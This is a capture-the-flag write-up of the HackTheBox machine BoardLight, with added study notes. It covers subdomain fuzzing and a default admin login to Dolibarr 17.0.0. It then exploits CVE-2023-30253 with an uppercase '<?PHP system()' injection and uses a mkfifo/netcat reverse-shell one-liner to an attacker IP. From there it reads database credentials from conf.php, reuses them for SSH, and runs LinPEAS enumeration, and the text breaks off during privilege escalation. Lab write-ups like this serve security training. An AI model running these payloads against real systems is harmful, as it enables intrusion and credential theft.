

HTB 24

HackTheBox - BoardLight

Enumeration

Nmap

As usual, let's start off with an Nmap scan.

```
1 sudo nmap -sC -sV -p- -oA nmap.BoardLight 10.10.10.98
```

```
nmap -p$ports -Pn -sC -sV 10.10.11.11
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-17 08:21 EDT
```

```
Nmap scan report for board.htb (10.10.11.11)
```

```
Host is up (0.23s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
|   3072 062d3b851059ff7366277f0eae03eaf4 (RSA)
```

```
|   256 5903dc52873a359934447433783135fb (ECDSA)
```

```
|_  256 ab1338e43ee024b46938a9638238ddf4 (ED25519)
```

```
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
```

```
 |_http-server-header: Apache/2.4.41 (Ubuntu)
```

```
 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
```


```
Nmap done: 1 IP address (1 host up) scanned in 39.78 seconds
```

The Nmap scan shows that SSH is listening on its default port, i.e., port 22 , and an Apache web server is running on port 80 . Upon visiting port 80 , we come across a landing page for a cybersecurity consulting firm.

HTTP



- Looking at the page's footer, we come across the hostname board.htb .



- We can proceed to add the hostname board.htb to our hosts file.

```
1 echo "10.10.11.11 board.htb" | sudo tee -a /etc/hosts
```

- Next, we proceed to fuzz the application to identify any virtual hosts using ffuf .

```
1 ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-  
subdomainstop100000.txt:FUZZ -u http://board.htb/ -H 'Host:  
FUZZ.board.htb' -fs 15949
```

```
o -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-  
subdomainstop100000.txt:FUZZ:
```

You're using a big wordlist of potential subdomains (bitquark-subdomainstop100000.txt), and FUZZ will be replaced by each word in that list.

- `-u http://board.htb/`:

You're sending HTTP requests to `http://board.htb/`.

- The reason you're doing `-u http://board.htb/` is because **ffuf always needs a base URL** to send the HTTP request *to*.

- But in this case, **you don't care about** `board.htb` itself — you're fuzzing subdomains like `admin.board.htb`, `dev.board.htb`, etc.

The trick is: **you're manually setting the** `Host:` **header** to the subdomain you want (`FUZZ.board.htb`), **while still connecting to the IP address or base domain** (`board.htb`) over HTTP.

👉 In simpler words:

- You connect to `board.htb` normally, but you tell the server "**Hey, pretend I'm accessing admin.board.htb**" using the `Host:` header.
- This works because many servers use **virtual hosting** — they look at the `Host` header to decide which site to serve.

- In this case, **the subdomains are hosted on the same server as** `board.htb` — or at least they are being handled by the same machine or service.

- `-H 'Host: FUZZ.board.htb'`:

You're setting a custom `Host` header for each request, fuzzing **subdomains**. So for example, it will test `admin.board.htb`, `dev.board.htb`, etc.

- `-fs 15949`:

You're telling `ffuf` to **filter out** responses that have **15949 bytes** in their response size — because that's probably the default "not found" page size.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-  
top100000.txt:FUZZ -u http://board.htb/ -H 'Host: FUZZ.board.htb' -fs 15949
```

```
/'_ _\ /'_ _\ /'_ _\  
^ \ \ / ^ \ \ / _ _ ^ \ \ /  
 \ \ , _ \ \ , _ \ \ \ \ \ \ , _ \  
 \ \ \ / \ \ \ / \ \ \ / \ \ \ /  
 \ \ \ / \ \ \ / \ \ \ / \ \ \ /  
 \ \ \ / \ \ \ / \ \ \ / \ \ \ /
```

v2.0.0-dev

```
:: Method          : GET  
:: URL             : http://board.htb/  
:: Wordlist        : FUZZ:  
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt  
:: Header          : Host: FUZZ.board.htb  
:: Follow redirects : false  
:: Calibration     : false  
:: Timeout         : 10  
:: Threads         : 40  
:: Matcher         : Response status: 200,204,301,302,307,401,403,405,500  
:: Filter          : Response size: 15949
```

[Status: 200, Size: 6360, words: 397, Lines: 150, Duration: 239ms]

* FUZZ: crm

Pre-Note:

`admin.board.htb` (Subdomain)

- This is a **completely different subdomain**.
- It's like a totally separate *website* under the same domain.
- It could have a **different web app, different login page, different security settings**, even **different backend servers** sometimes.
- You're **changing the Host header** (the domain part) when you access it.

Example URL:

```
1 http://admin.board.htb/
```

`http://board.htb/admin` (Path)

- This is just a **path or folder** inside the **same** website (`board.htb`).
- It's like going deeper into the same application.
- You're **not changing the domain** — only moving to a different **page** or **directory** on the same site.

Example URL:

```
1 http://board.htb/admin
```

Analogy

Subdomain (admin....)	Path (board.htb/admin)
Different house at same street	Different room inside the same house
Can be totally different app	Same app, deeper location
Needs Host header manipulation	Normal URL navigation

Examples:

1. Accessing a Subdomain (`http://admin.board.htb/`)

 HTTP Request:

```
1  GET / HTTP/1.1
2  Host: admin.board.htb
```

- `Host:` is set to `admin.board.htb`.
- You're telling the server: "Give me the site for **admin.board.htb**."

2. Accessing a Path (`http://board.htb/admin`)

 HTTP Request:

```
1  GET /admin HTTP/1.1
2  Host: board.htb
```

- `Host:` is just `board.htb`.
- You're telling the server: "Give me the **/admin** page under **board.htb**."

Using ffuf to fuzz for potential virtual hosts on the board.htb domain, we test a range of possible subdomain names.

The command uses the bitquark-subdomains-top100000.txt wordlist to replace the FUZZ placeholder in the Host header Host: FUZZ.board.htb .


This allows us to send HTTP requests to various subdomains and examine the responses. We filter out responses with a size of 15949 bytes using the -fs flag, which helps us ignore irrelevant results and focus on unique responses that might reveal valid subdomains.

- We identify crm and proceed to add the entry crm.board.htb to our /etc/hosts file before accessing the website.


```
1 echo "10.10.11.11 crm.board.htb" | sudo tee -a /etc/hosts
```

Foothold

We encounter a Dolibarr login page and take note of the version displayed on the web page of 17.0.0 . Dolibarr is a modular Enterprise Resource Planning (ERP) and Customer Relationship Management (CRM) software designed for managing various aspects of business operations.



Upon trying the credentials admin for both the username and password, we successfully log in.



- We will be using PHP Injection with uppercase manipulation. CVE-2023-30253

A quick Google search for vulnerabilities affecting `Dolibarr` version `17.0.0` leads us to [CVE-2023-30253](#). This vulnerability states that `Dolibarr` versions before `17.0.1` allow remote code execution by an authenticated user through an uppercase manipulation, using `<?PHP` instead of `<?php` in injected data. To exploit this, we first need to create a new website and inject `PHP` code into one of the pages we create. First, we log in as an admin and click on the `website` tab.

Pre-Note:

Index.php

In fact, `index.php` is often used as a **frontend file** on many websites — but there's a key difference between how it functions in **backend vs. frontend** contexts.

Why `index.php` is often part of the frontend:

- PHP is a **server-side** scripting language, meaning it runs **on the server** to generate **dynamic content**.
- When you request a page like `index.php`, the server runs the **PHP code** inside and **sends the result to the browser**.

Example of `index.php` being used as frontend:

1. User accesses the site:

They go to `http://example.com/` — and the web server automatically serves `index.php` (it's the default file).

2. Server runs PHP:

The server processes the PHP code, like:

```
1 <?php echo "<h1>Welcome to the homepage!</h1>";?>
```

3. It then **outputs HTML** (not PHP) — so the user sees:

```
1 <h1>Welcome to the homepage!</h1>
```

4. Frontend Result:

The user sees the HTML, but the PHP code is **never exposed** — it's processed by the server **before** anything is sent to the browser.

So, what's actually happening?

- `index.php` is a **frontend file**, because it's the **file** that the **user interacts with**.
- However, **PHP code runs on the server** (backend), and **only the result** (like HTML) is sent to the frontend (user's browser).

What happens when you inject PHP code into frontend (like editing HTML) and then save:

Step 1: You inject payload into the frontend

- You open some HTML editor (inside Dolibarr CMS, for example).
- You paste something like:

```
1  <?PHP system('id'); ?>
```

- This looks like HTML editing (frontend), but you're hiding **backend** code inside.

Step 2: You click "Save"

- Your browser sends an HTTP **POST request** to the server.
- This POST request contains all your edited content — including your sneaky `<?PHP system('id'); ?>` inside.

Example POST body:

```
1  title=My+Page&content=<?PHP system('id'); ?>
```

Step 3: The server receives your data

- The PHP backend (Dolibarr) receives your POST request.
- It **stores** your "content" somewhere:
 - Either in a **database** (like MySQL, MariaDB),
 - or in a **file** (like `page123.php` inside `/var/www/html/pages/`).

Important:

- If it **stores** your payload inside a `.php` file or **loads your content dynamically into PHP**, then the danger begins.
- If it treats your content **just like raw text** (without escaping it properly), your PHP code stays **alive** in storage.

Step 4: Someone (or you) visits that page

- The server loads your created page.
- Now it has **real PHP code** inside the page: `<?PHP system('id'); ?>`.
- When PHP sees `<?PHP ... ?>`, it **executes it on the server, before** sending the result to the browser.

PHP never shows raw `<?PHP ... ?>` **to the user — it runs it first!**

Step 5: Your payload gets executed

- The `system('id')` command runs **on the server**.
- The output (like `uid=33(www-data) gid=33(www-data) groups=33(www-data)`) is sent **back to your browser**.
- 🎯 You now have Remote Code Execution (RCE).

Can We Write Normal HTML code in index.php?

Absolutely—any text outside of PHP tags in a `.php` file is sent straight to the browser as HTML. A PHP file is really just a text file that the server hands off to the PHP engine; anything between `<?php ... ?>` is executed, and everything else is output verbatim.


Example `index.php` mixing HTML and PHP

```
php
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>My PHP-HTML Page</title>
</head>
<body>
  <h1>Welcome!</h1>
  <p>This is normal HTML inside a .php file.</p>


  <?php
    // This PHP block runs on the server.
    $hour = date('H');
    if ($hour < 12) {
      echo "<p>Good morning!</p>";
    } else {
      echo "<p>Good afternoon!</p>";
    }
  ?>

  <footer>
    <p>Page generated at <?php echo date('Y-m-d H:i:s'); ?></p>
  </footer>
</body>
</html>
```


- Lines outside `<?php ... ?>` (the `<!DOCTYPE>` through `<footer>...</footer>`) are treated just like any HTML file.
- Inside `<?php ... ?>`, you can run PHP code (fetch data, conditionals, loops, etc.) and `echo` whatever HTML (or text) you like.




- We then click on the + sign to add a new website.



- Next, we proceed to give our site a name.



- Now, we need to add a page to our website. To do this, in the Pages section, we click on the + icon to add a new page.



- Here, we select the option to create a page from a template and proceed to give it a title.

Or create page from scratch or from a page template...

Type of page/container Page

Web page to use as example Empty page

Title shell

Page name/alias shell

Alternative page names/aliases

Description

Image

Keywords

Language

Translation links

Allowed in Frames ☐

Author admin

Public author alias Anonymous

Creation date 09/18/2024 01:40 Now

HTML header (specific to this page only)

HTML Header - Show more/less lines

1

CREATE CANCEL

- Once the page is created, we then select Edit the HTML source. This is where we will embed our PHP code.

Home Tools Websites

Website: shell Edit website properties Import website template Export website Clone site Delete Test/deploy on web

Page: [page 003] shell - s... Edit page/container properties Edit HTML Source Show dynamic content Edit inline Clone page/container

- We then embed our PHP code here to run whoami on the target.

```
1 <?PHP echo system("whoami");?>
```

Home Tools Websites

Website: shell Edit website properties Import website template Export website Clone site Delete Test/deploy on web

Page: [page 003] shell - s... Edit page/container properties Edit HTML Source Show dynamic content Edit inline Clone page/container

HTML Source - Show more/less lines

```
1 <!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable="true" if you want to use the inl:
2 <section id="mysection1" contenteditable="true">
3 <?PHP echo system("whoami");?>
4 </section>
5
```

- We need to view our page and confirm that we can run system commands. To do this, we click on the binoculars-like icon, which will redirect us to the page where we

have the PHP code to run the whoami command, allowing us to check the current user context.

Upon visiting the page, we see that it is running in the context of www-data .



We can now escalate from simply running the whoami command to obtaining a full shell. To do this, we need to modify our payload. First, we start a Netcat listener on port 4455 to catch the incoming connection.

```
1 nc -lnvp 4455
2 listening on [any] 4455 ...
```

Then we use the payload below to get a shell.

```
1 <?PHP echo system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.41 4455 >/tmp/f");?>
```



In the payload above, the PHP code utilizes the system() function to execute a shell command on the server.

👉 Step-by-step in plain, brutal English:

1. `rm /tmp/f` —
🔪 **Delete** any old junk named pipe at `/tmp/f`.
(Otherwise it could break things.)
2. `mkfifo /tmp/f` —
🔧 **Create a special "pipe" file** at `/tmp/f`.

Think of it like a tunnel where data can flow back and forth.

3. `cat /tmp/f | /bin/sh -i 2>&1` —

🖱️ **Read commands from the pipe and send them into a shell** (`/bin/sh -i` = interactive shell).

- `2>&1` = Combine **errors** and **normal output** into the same stream.

4. `| nc 10.10.14.41 4455 > /tmp/f` —

🚀 **Pipe all the shell output into Netcat** (`nc`), and send it to **your machine** (IP `10.10.14.41`, port `4455`).

- Whatever you type on your machine will go into `/tmp/f`, back into the shell.

⚡ What this creates:

- A **reverse shell**.
- The victim's server **connects to YOU**.
- You can now **type commands** and **control their server** from your machine, quietly.

After saving the command we can proceed to save and view our page. Looking back at our Netcat listener, we see that we get a shell as `www-data`.

```
1 nc -lnvp 4455
```

```
nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.11] 44422
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Reverse Shell

We can use a script to get a more stable shell. The `script` command in Linux is used to create a typescript of everything that occurs in a terminal session. This command below starts a new shell session using a script, which creates a new interactive Bash shell. The output is directed to `/dev/null`, effectively discarding it, while still allowing us to interact with the shell.

```
1 $ script /dev/null -c /bin/bash
2 Script started, file is /dev/null
3 www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

Pre-Note:

What `script` REALLY does:

👉 Normally, `script` is used to **record** everything you type and see in a terminal into a file.

- Like **recording a video**, but for your terminal commands.

Example:

```
1 script mylog.txt
```

- This would **start recording** your terminal session into `mylog.txt`.
- You type stuff, it saves it.
- You exit — it stops recording.

But when we use:

```
1 script /dev/null -c bash
```

we're doing **something clever**:

- `/dev/null` means "throw away the recording" (don't actually save anything).
- `-c bash` means "start a new Bash shell."

What happens:

- It **starts a new Bash shell**,
- It **fixes** a lot of broken things in the reverse shell,
- But **it doesn't save** anything because `/dev/null` is just the Linux trashcan.

Why it helps:

When you get a **reverse shell**, it's broken because:

- It doesn't properly set **terminal settings** (TTY, PTY),
- It doesn't know about your **keyboard behaviors** (like arrow keys),
- You can't interrupt easily with **CTRL+C**.

When you run `script`, it **wraps** the shell inside a **fake proper terminal environment**, like putting on a costume 🦸 —

Now the shell "thinks" it's a real, clean terminal.

And suddenly:

- ✓ Arrow keys work,
- ✓ CTRL+C works,
- ✓ Commands act normally.

Enumerating the files present, we find an interesting file containing credentials:

/var/www/html/crm.board.htb/htdocs/conf/conf.php .

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ cat
/var/www/html/crm.board.htb/htdocs/conf/conf.php
<...SNIP...>
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
<...SNIP...>
```

Looking for users present, we see larissa in the /etc/passwd file. The /etc/passwd file is a crucial system file in Linux that contains essential information about user accounts. It includes details such as the username, user ID (UID), group ID (GID), home directory, and default shell. This file is used by the system for user authentication and to manage user sessions.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ cat /etc/passwd
<...SNIP...>
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
```

Attempting to log in via SSH as the user larissa using the credentials we found earlier, we see that it works.

```
ssh larissa@board.htb
larissa@board.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$ id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
```

- We can proceed to retrieve the user flag.

Privilege Escalation

We can now enumerate the system for possible privilege escalation vectors. For this, we will use `LinPEAS`, which is a script that helps identify potential security weaknesses in a Linux environment.

- It checks for various misconfigurations, file permissions, and other vulnerabilities that could be exploited to gain elevated privileges. We download the script to our local machine using `wget`.

```
1 wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

We then host it on our local server using the following command.

```
1 sudo python3 -m http.server 3000
```

```
sudo python3 -m http.server 3000
```

```
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
```

This starts a simple HTTP server, serving files from the current directory on port 3000. The command utilizes Python's built-in HTTP server functionality, which allows us to host files easily.

- We run LinPEAS with the following command, which downloads and executes the LinPEAS script directly from our local server. The `curl` command fetches the script from our specified URL, piping its contents directly into `bash` for execution.

Upon checking files with interesting permissions, we see something noteworthy in the `lib` folder.

```

Files with Interesting Permissions

<...SNIP...>
-rwsr-sr-x 1 root root 15K Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29 2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)

-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)

-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)

-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-
gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID
binary!)
<...SNIP...>

```

Among the files listed, enlightenment stands out it has the Set User ID (SUID) bit set, allowing it to run with the privileges of the file owner, which in this case is root . It is a lightweight and visually appealing desktop environment that provides a graphical user interface for Linux systems.

```

larissa@boardlight:~$ enlightenment --version
ESTART: 0.00001 [0.00001] - Begin Startup
ESTART: 0.00018 [0.00017] - Signal Trap
ESTART: 0.00026 [0.00008] - Signal Trap Done
ESTART: 0.00034 [0.00009] - Eina Init
ESTART: 0.00073 [0.00038] - Eina Init Done
ESTART: 0.00081 [0.00008] - Determine Prefix
ESTART: 0.00100 [0.00019] - Determine Prefix Done
ESTART: 0.00109 [0.00009] - Environment Variables
ESTART: 0.00117 [0.00008] - Environment Variables Done
ESTART: 0.00125 [0.00007] - Parse Arguments
Version: 0.23.1
